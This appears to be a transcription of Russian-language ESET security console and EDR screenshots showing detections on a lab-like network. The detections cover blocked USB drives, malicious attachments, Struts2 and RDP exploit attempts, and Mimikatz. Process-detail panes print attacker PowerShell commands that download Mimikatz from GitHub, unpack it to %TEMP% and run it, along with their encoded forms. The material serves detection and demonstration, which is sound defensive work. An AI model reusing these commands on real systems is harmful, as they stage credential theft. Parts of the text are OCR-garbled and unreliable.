2019 июня 4 17:28:54	Заблокировано	13SOEWCCD275DSCZ	Дисковый накопител...	JetFlash	NT AUTHORITY\LOCAL...
2019 июня 4 17:28:54	Заблокировано	13SOEWCCD275DSCZ	Дисковый накопител...	JetFlash	SLAVAZ\Voodooom
2019 июня 4 17:29:37	Заблокировано	19HNO29809SDILLZ	Дисковый накопител...	JetFlash	NT AUTHORITY\LOCAL...
2019 июня 4 17:29:37	Заблокировано	19HNO29809SDILLZ	Дисковый накопител...	JetFlash	SLAVAZ\Voodooom
2019 июня 4 17:29:51	Заблокировано	19HNO29809SDILLZ	Дисковый накопител...	JetFlash	NT AUTHORITY\LOCAL...
2019 июня 4 17:29:51	Заблокировано	19HNO29809SDILLZ	Дисковый накопител...	JetFlash	SLAVAZ\Voodooom
2019 июня 4 17:30:02	Заблокировано	19HNO29809SDILLZ	Дисковый накопител...	JetFlash	NT AUTHORITY\LOCAL...
2019 июня 4 17:30:02	Заблокировано	19HNO29809SDILLZ	Дисковый накопител...	JetFlash	SLAVAZ\Voodooom

ЗАКРЫТЬ    КОМПЬЮТЕР ▾    ДИАГНОСТИКА ▾



Отправленные файлы

⚠ ⚠ ✓ ⌚

🔄 ⚙

ПОЛУЧАТЕЛЬ Dynamic Thr X


ДОБАВИТЬ ФИЛЬТР


ПРЕДУСТАНОВКИ



ФАЙЛ	ХЭШ	СТАТУС	СОСТОЯНИЕ	ПЕРВАЯ ОТПРАВКА	ПОСЛЕДНЯЯ ОБРАБОТКА	КОМПЬЮТЕР	ПОЛЬЗОВАТЕЛЬ	ПРИЧИНА	ПОЛУЧЕНО
<input type="checkbox"/> mailto:?to=ent-...ment=makware.js	F060C2FBF478...	<span style="background-color: red; color: white; padding: 2px;">100%</span>	✓ Завершено	2019 мая 28 15:39:51	2019 мая 28 15:41:10	📄 🔄 📧 📧 ...	NT AUTHORITY...	Автоматическ...	Dynamic Threa...
<input type="checkbox"/> mailto:?to=ent-...ce_9821047.xlsm	4197603C4B59...	<span style="background-color: red; color: white; padding: 2px;">100%</span>	✓ Завершено	2019 мая 28 16:07:07	2019 мая 28 16:11:05	📄 🔄 📧 📧 ...	NT AUTHORITY...	Автоматическ...	Dynamic Threa...
<input type="checkbox"/> mailto:?to=ent-...hment=setup.exe	5DB8F4B4234B...	<span style="background-color: red; color: white; padding: 2px;">100%</span>	✓ Завершено	2019 мая 28 14:55:18	2019 мая 28 14:57:03	📄 🔄 📧 📧 ...	NT AUTHORITY...	Автоматическ...	Dynamic Threa...

ДОБАВИТЬ ИСКЛЮЧЕНИЕ В ПОЛИТИКУ





Отправленные файлы



ДОБАВИТЬ ФИЛЬТР


ПРЕДУСТАНОВКИ



ФАЙЛ	ХЭШ	СТАТУС	СОСТОЯНИЕ	ПЕРВАЯ ОТПРАВКА	ПОСЛЕДНЯЯ ОБРАБОТКА	КОМП
file:///C:/User...2.0-b255_rs.exe	955EE5D8FC53F30D9C20011FAEDC877F6DF05989		Завершено	2019 мая 31 18:42:41	2019 мая 31 18:42:42	
file:///C:/User...7f670893a92ee32	795DA9566CA5716B04F5E56E413EB68A586A3713		Завершено	2019 апр. 8 17:14:11	2019 апр. 9 13:16:40	
file:///C:/User...инии заказ..msg	90718DFB5DD52697F05319D102476B12CFD563E7		Завершено	2019 мая 3 15:00:29	2019 мая 3 15:02:07	
file:///C:/User...ficeCookies.exe	DDD44DD8B44072144DAFD5B122C53F225017790E		Завершено	2019 марта 7 12:27:22	2019 марта 7 12:28:58	
http://download...41e793315bf.exe	CECB688CDC258C8E1E1A93CE0FCC3470F812F3C3		Завершено	2019 февр. 25 12:37:59	2019 февр. 25 12:38:51	
http://download...692c23388fa.exe	6F9C19D2A63A058257458BD1C5636A9AE2F8EF9B		Завершено	2019 апр. 1 13:36:50	2019 апр. 1 13:38:49	
http://download...d0256400922.exe	607E557C837C44EAA8AAB99C3102AFB1738FDA43		Завершено	2019 февр. 25 12:39:26	2019 февр. 25 12:40:02	

ДОБАВИТЬ ИСКЛЮЧЕНИЕ В ПОЛИТИКУ







Угрозы

Группы

- ^ Все (Проблем: 257)
- Потерянные и найденные
- ✓ Компьютеры с Windows
- Компьютеры с Linux
- Компьютеры с Mac OS
- Компьютеры с устаревшими модуль...
- Компьютеры с устаревшей операц...
- Компьютеры с проблемами
- Неактивированный продукт безоп...
- ✓ Мобильные устройства

ПОКАЗАТЬ ПОДГРУППЫ  УГРОЗА УСТРАНЕНА X ПРИЧИНА  X ДОБАВИТЬ ФИЛЬТР

<input type="checkbox"/>	ТИП УГРОЗЫ	ИМЯ КОМПЬЮТЕРА	▲ ПРИЧИНА	СЛУЧИЛОСЬ	ОБЪЕКТ
Все (7)					
<input type="checkbox"/>	Файервол	Использование уязвимости в системе безопас...	mail.esd.local	CVE-2017-5638.Struts2	2019 мая 24 15:32:43 10.10.45.20->10.10.45.25:5985
<input type="checkbox"/>	Файервол	Использование уязвимости в системе безопас...	ts01.esd.local	CVE-2017-5638.Struts2	2019 мая 24 15:28:49 10.10.45.20->10.10.45.232:5985
<input type="checkbox"/>	Файервол	Использование уязвимости в системе безопас...	ca.esd.local	CVE-2017-5638.Struts2	2019 мая 24 15:32:54 10.10.45.20->10.10.45.70:5985
<input type="checkbox"/>	Файервол	Использование уязвимости в системе безопас...	dc02.esd.local	CVE-2017-5638.Struts2	2019 мая 24 15:28:49 10.10.45.20->10.10.45.202:5985
<input type="checkbox"/>	Файервол	Использование уязвимости в системе безопас...	eei.esd.local	CVE-2017-5638.Struts2	2019 мая 24 15:16:02 10.10.45.20->10.10.45.50:80
<input type="checkbox"/>	Файервол	Использование уязвимости в системе безопас...	mail.esd.local	CVE-2017-5638.Struts2	2019 мая 9 18:22:04 218.62.29.163->10.10.45.25:443
<input type="checkbox"/>	Файервол	Использование уязвимости в системе безопас...	dc01.esd.local	CVE-2017-5638.Struts2	2019 мая 24 15:28:49 10.10.45.20->10.10.45.201:5985



Угрозы


Группы

- ^ Все (Проблем: 257)
- Потерянные и найденные
- Компьютеры с Windows
- Компьютеры с Linux
- Компьютеры с Mac OS
- Компьютеры с устаревшими модул
- Компьютеры с устаревшей операц
- Компьютеры с проблемами
- Неактивированный продукт безопа
- Мобильные устройства

ПОКАЗАТЬ ПОДГРУППЫ  УГРОЗА УСТРАНЕНА  ДОБАВИТЬ ФИЛЬТР  
 ПРЕДУСТАНОВКИ

ТИП УГРОЗЫ	ИМЯ КОМПЬЮТЕРА	ПРИЧИНА	СЛУЧИЛОСЬ	ОБЪЕКТ
------------	----------------	---------	-----------	--------

Все (1)				
<input type="checkbox"/> <b>Файрвол</b>	Использование уязвимости ...	ts03-hack.esd.local	Win32/Exploit.RDP.CVE-2012-0002	2019 мая 27 17:09:21 10.10.45.1->10.10.45.12:3389



Угрозы

Группы



Все (Проблем: 269)

- Потерянные и найденные
- Компьютеры с Windows
- Компьютеры с Linux
- Компьютеры с Mac OS
- Компьютеры с устаревшими модуль...
- Компьютеры с устаревшей операц...
- Компьютеры с проблемами
- Неактивированный продукт безопа...
- Мобильные устройства

ПОКАЗАТЬ ПОДГРУППЫ  УГРОЗА УСТРАНЕНА

ТИП УГРОЗЫ	ИМЯ КОМПЬЮТЕРА	ПРИЧИНА	СЛУЧИЛОСЬ	ОБЪЕКТ
Все (7)				
<input type="checkbox"/> <b>Защита от вирусов</b> потенциально опас...	ts03-hack.esd.local	Win32/HackTool.Mimikatz.H	2019 мая 28 10:22:49	file:///C:/Windows/system32/%TEMP%/Win3
<input type="checkbox"/> <b>Защита от вирусов</b> приложение	ts03-hack.esd.local	Win32/RiskWare.Mimikatz.E	2019 мая 28 10:22:49	file:///C:/Windows/system32/%TEMP%/Win3
<input type="checkbox"/> <b>Защита от вирусов</b> приложение	ts03-hack.esd.local	Win32/RiskWare.Mimikatz.J	2019 мая 28 10:22:49	file:///C:/Windows/system32/%TEMP%/Win3
<input type="checkbox"/> <b>Защита от вирусов</b> приложение	ts03-hack.esd.local	Win32/RiskWare.Mimikatz.P	2019 мая 28 10:22:48	file:///C:/Windows/system32/%TEMP%/Win3
<input type="checkbox"/> <b>Защита от вирусов</b> приложение	ts03-hack.esd.local	Win64/Riskware.Mimikatz.D	2019 мая 28 10:22:48	file:///C:/Windows/system32/%TEMP%/x64/
<input type="checkbox"/> <b>Защита от вирусов</b> приложение	ts03-hack.esd.local	Win64/Riskware.Mimikatz.I	2019 мая 28 10:22:49	file:///C:/Windows/system32/%TEMP%/x64/
<input type="checkbox"/> <b>Защита от вирусов</b> приложение	ts03-hack.esd.local	Win64/Riskware.Mimikatz.U	2019 мая 28 10:22:49	file:///C:/Windows/system32/%TEMP%/x64/



Панель монит.

Обзор

Обзор инцидентов

Компьютеры

Сервер центра управления безопасностью

Вирусные угрозы

Обнаруженные файрволом угрозы

Приложения ESET



11

Общее количество устройств



11

OK



0

Требуется вмешательство



0

Угрозы безопасности

Состояние устройства



Настольные компьютеры

OK	2
Требуется вмешательство	0
Угроза безопасности	0
<b>Всего</b>	<b>2</b>

Состояние подключения



Один день	10
7 Кол-во дней	1

Состояние версии продукта



Состояние управления

10  
Под управлением и защитой



11 Управляемые	0 Неуправляемый	9 Неавторизованные
-------------------	--------------------	-----------------------

Alarms

RULES

RESOLVED

COMMAND LINE

aCaa=

ADD FILTER

PRESETS



RULES / ALARMS (3)	SEVERITY	OCCURRED TIME	TRIGGERED TIME	COMPUTER	EXECUTABLE
<input type="checkbox"/> <b>PowerShell executed with long cmdline [D0415]</b> 1	!				
<input type="checkbox"/> Rule PowerShell executed with long cmdline [D0415]	!	6 days ago	6 days ago	TS03-hack.esd.local	powershell.exe
<input type="checkbox"/> <b>PowerShell suspicious activity executed - EncodedCommand [D0414]</b> 1	i				
<input type="checkbox"/> Rule PowerShell suspicious activity executed - EncodedCommand [D0414]	i	6 days ago	6 days ago	TS03-hack.esd.local	powershell.exe
<input type="checkbox"/> <b>Powershell.exe creates network connection [A0502]</b> 1	i				
<input type="checkbox"/> Rule Powershell.exe creates network connection [A0502]	i	6 days ago	6 days ago	TS03-hack.esd.local	powershell.exe

< BACK All > Потерянные и найденные > TS03-hack.esd.local > powershell.exe > powershell.exe - Process details

Details Aggregated Events Alarms Raw Events Loaded Modules (DLLs)

TS03-hack.esd.local

PARENT GROUP Потерянные и найденные

LAST CONNECTED one minute ago - 3 черв. 2019, 15:04:58


LAST EVENT one minute ago - 3 черв. 2019, 15:04:23

AGENT VERSION 1.2.894

OS Windows Server 2016

Events

File 6 Registry 1 Network 2



wget https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20190512/mimikatz\_trunk.zip -O C:\Users\admin\Desktop\mimi.zip

PROCESS powershell.exe

COMMAND LINE -EncodedCommand dwBnAGUAdAAgAGgAdAB0AHAACwA6AC8ALwBnAGkAdAB0AHUAYgAuAGMabwBtAC8AZwB1AG4AdABpAGwAawBpAHCAaQAVAG0AaQBtAGkAawBhAHQAgAvaHIAZQB8AGUAYQBsZAGUAcwAVAGQAbwB3AG4AbABVAGEAZAAvADIALgAyAC4AMAAADADIAAAADKAMAA1ADEAMGAvAG0AaQBtAGkAawBhAHQAgBFaHQAcgB1AG4AawAuAHoF aQBwACAALQBPAcAAQwA6AFwAVQBZAGUAcgBzAFwAYQBkAG0AaQBwAFwARAB1AHMAawB0AG8ACABcAG0AaQBtAGkALgB6AGKACAA=

PATH %SYSTEM%\windowspowershell\v1.0\

STARTED 6 days ago - 28 трав. 2019, 10:18:34

ENDED 6 days ago - 28 трав. 2019, 10:22:46

PARENT PROCESS powershell.exe (4384)

INTEGRITY LEVEL High

COMPUTER TS03-hack.esd.local

EXECUTABLE powershell.exe

SHA-1 6CBCE4A295C163791B60FC23D285E6D84F28EE4C

DOWNLOAD FILE DOWNLOAD SCRIPT KILL PROCESS

PowerShell.exe



< BACK All > Потерянные и найденные > TS03-hack.esd.local > powershell.exe > powershell.exe - Process details

Details Aggregated Events Alarms Raw Events Loaded Modules (DLLs)

TS03-hack.esd.local

PARENT GROUP Потерянные и найденные

LAST CONNECTED 37 seconds ago - 3 черв. 2019, 15:08:00

LAST EVENT 4 minutes ago - 3 черв. 2019, 15:04:23

AGENT VERSION 1.2.894


OS Windows 10

Events

File 15

Registry 1

Network 0



Expand-Archive c:\Users\admin\desktop\mimi.zip -DestinationPath %TEMP%

PROCESS powershell.exe

COMMAND LINE -EncodedCommand RQB4AHAAYQBuAGQALQBBAHIAyWBoAGkAdgBlACAAYwA6AFwAVQBZAGUAcgBzAFwAYQBkAG0AaQBuAFwAZABIAHMAawB0AG8ACABcAG0AaQBtAGkALgB6AGkACAAgAC0ARABIAHMAAdABpAG4AYQB0AGkAbwBuAFAAYQB0AGgAIAA1AFQARQBNAFAAJQA=

PATH %SYSTEM%\windowspowershell\v1.0\

STARTED 6 days ago - 28 трав. 2019, 12:41:49

ENDED 6 days ago - 28 трав. 2019, 12:41:50

PARENT PROCESS powershell.exe (4384)

INTEGRITY LEVEL High

COMPUTER TS03-hack.esd.local

EXECUTABLE powershell.exe

SHA-1 6CBCE4A295C163791B60FC23D285E6D84F28EE4C

DOWNLOAD FILE DOWNLOAD SCRIPT KILL PROCESS

< BACK All > Потерянные и найденные > TS03-hack.esd.local > powershell.exe > powershell.exe - Process details

Details Aggregated Events Alarms Raw Events Loaded Modules (DLLs)

**TS03-hack.esd.local**

PARENT GROUP Потерянные и найденные

LAST CONNECTED 33 seconds ago - 3 черв. 2019, 15:09:31


LAST EVENT 5 minutes ago - 3 черв. 2019, 15:04:23

AGENT VERSION 1.2.894

OS Windows Server 2016

Events

File 5 Registry 1 Network 0



C:\Windows\System32%\TEMP%\x64\mimikatz.exe

PROCESS powershell.exe (2536)

COMMAND LINE -EncodedCommand QwA6AFwAVwBpAG4AZABVAHcAcwBcAFMAeQBzAHQAZQBtADMAMgBCACUAVABFAE0AUAA1AFwAeAA2ADQAXABTAGkAbQBPAGSAYQB0AHoALgB1AHgAZQA=

PATH %SYSTEM%\windowspowershell\v1.0\

STARTED 6 days ago - 28 трав. 2019, 10:34:58

ENDED 6 days ago - 28 трав. 2019, 10:42:11

PARENT PROCESS powershell.exe (4384)

INTEGRITY LEVEL High

